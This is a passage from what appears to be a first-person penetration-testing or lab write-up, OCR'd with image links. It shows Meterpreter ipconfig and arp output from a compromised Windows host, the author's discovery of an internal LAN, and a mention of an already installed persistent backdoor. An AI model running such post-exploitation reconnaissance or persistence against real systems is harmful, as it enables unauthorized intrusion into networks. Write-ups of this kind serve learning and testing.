
I was feeling sleepy and this hack was boring me too but I was running routine meterpreter commands just out of a feeling not to leave access to an easily penetrated system.



```
msf5 post(windows/gather/enum_services) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:dd:9d:b5
MTU          : 1500
IPv4 Address : 192.168.55.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::38af:82bf:c96f:250b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```


That is when the outcome of typing ipconfig command shook me. The IP of the machine I tar
geted was 192.168.36.152 while here it is showing the IP was 192.168.55.11. Initially I thoug
-ht the machine is dual homed but there was no other IP address except the localhost. It mea
-ns I was in a LAN.

I ran arp command from meterpreter and saw three other systems on the same LAN. At this point, my sleep got better of me and I hastened to sleep.




```
meterpreter > arp

ARP cache
=========

    IP address         MAC address          Interface
    ----------         -----------          ---------
    192.168.55.1       00:0c:29:0f:45:d2    11
    192.168.55.12      00:0c:29:36:71:c1    11
    192.168.55.13      00:0c:29:d8:a4:46    11
    192.168.55.255     ff:ff:ff:ff:ff:ff    11
    224.0.0.22         00:00:00:00:00:00    1
    224.0.0.22         01:00:5e:00:00:16    11
    224.0.0.22         01:00:5e:00:00:16    14
    224.0.0.22         01:00:5e:00:00:16    16
    224.0.0.252        01:00:5e:00:00:fc    11
    239.255.255.250    00:00:00:00:00:00    1
    239.255.255.250    01:00:5e:7f:ff:fa    11
    255.255.255.255    ff:ff:ff:ff:ff:ff    11
```

Next day, I wanted to try something new but my curiosity about the other systems in the sam
-e network as my target system was killing me. Since I had already installed a persistent bac-
kdoor, I wanted to test that too.



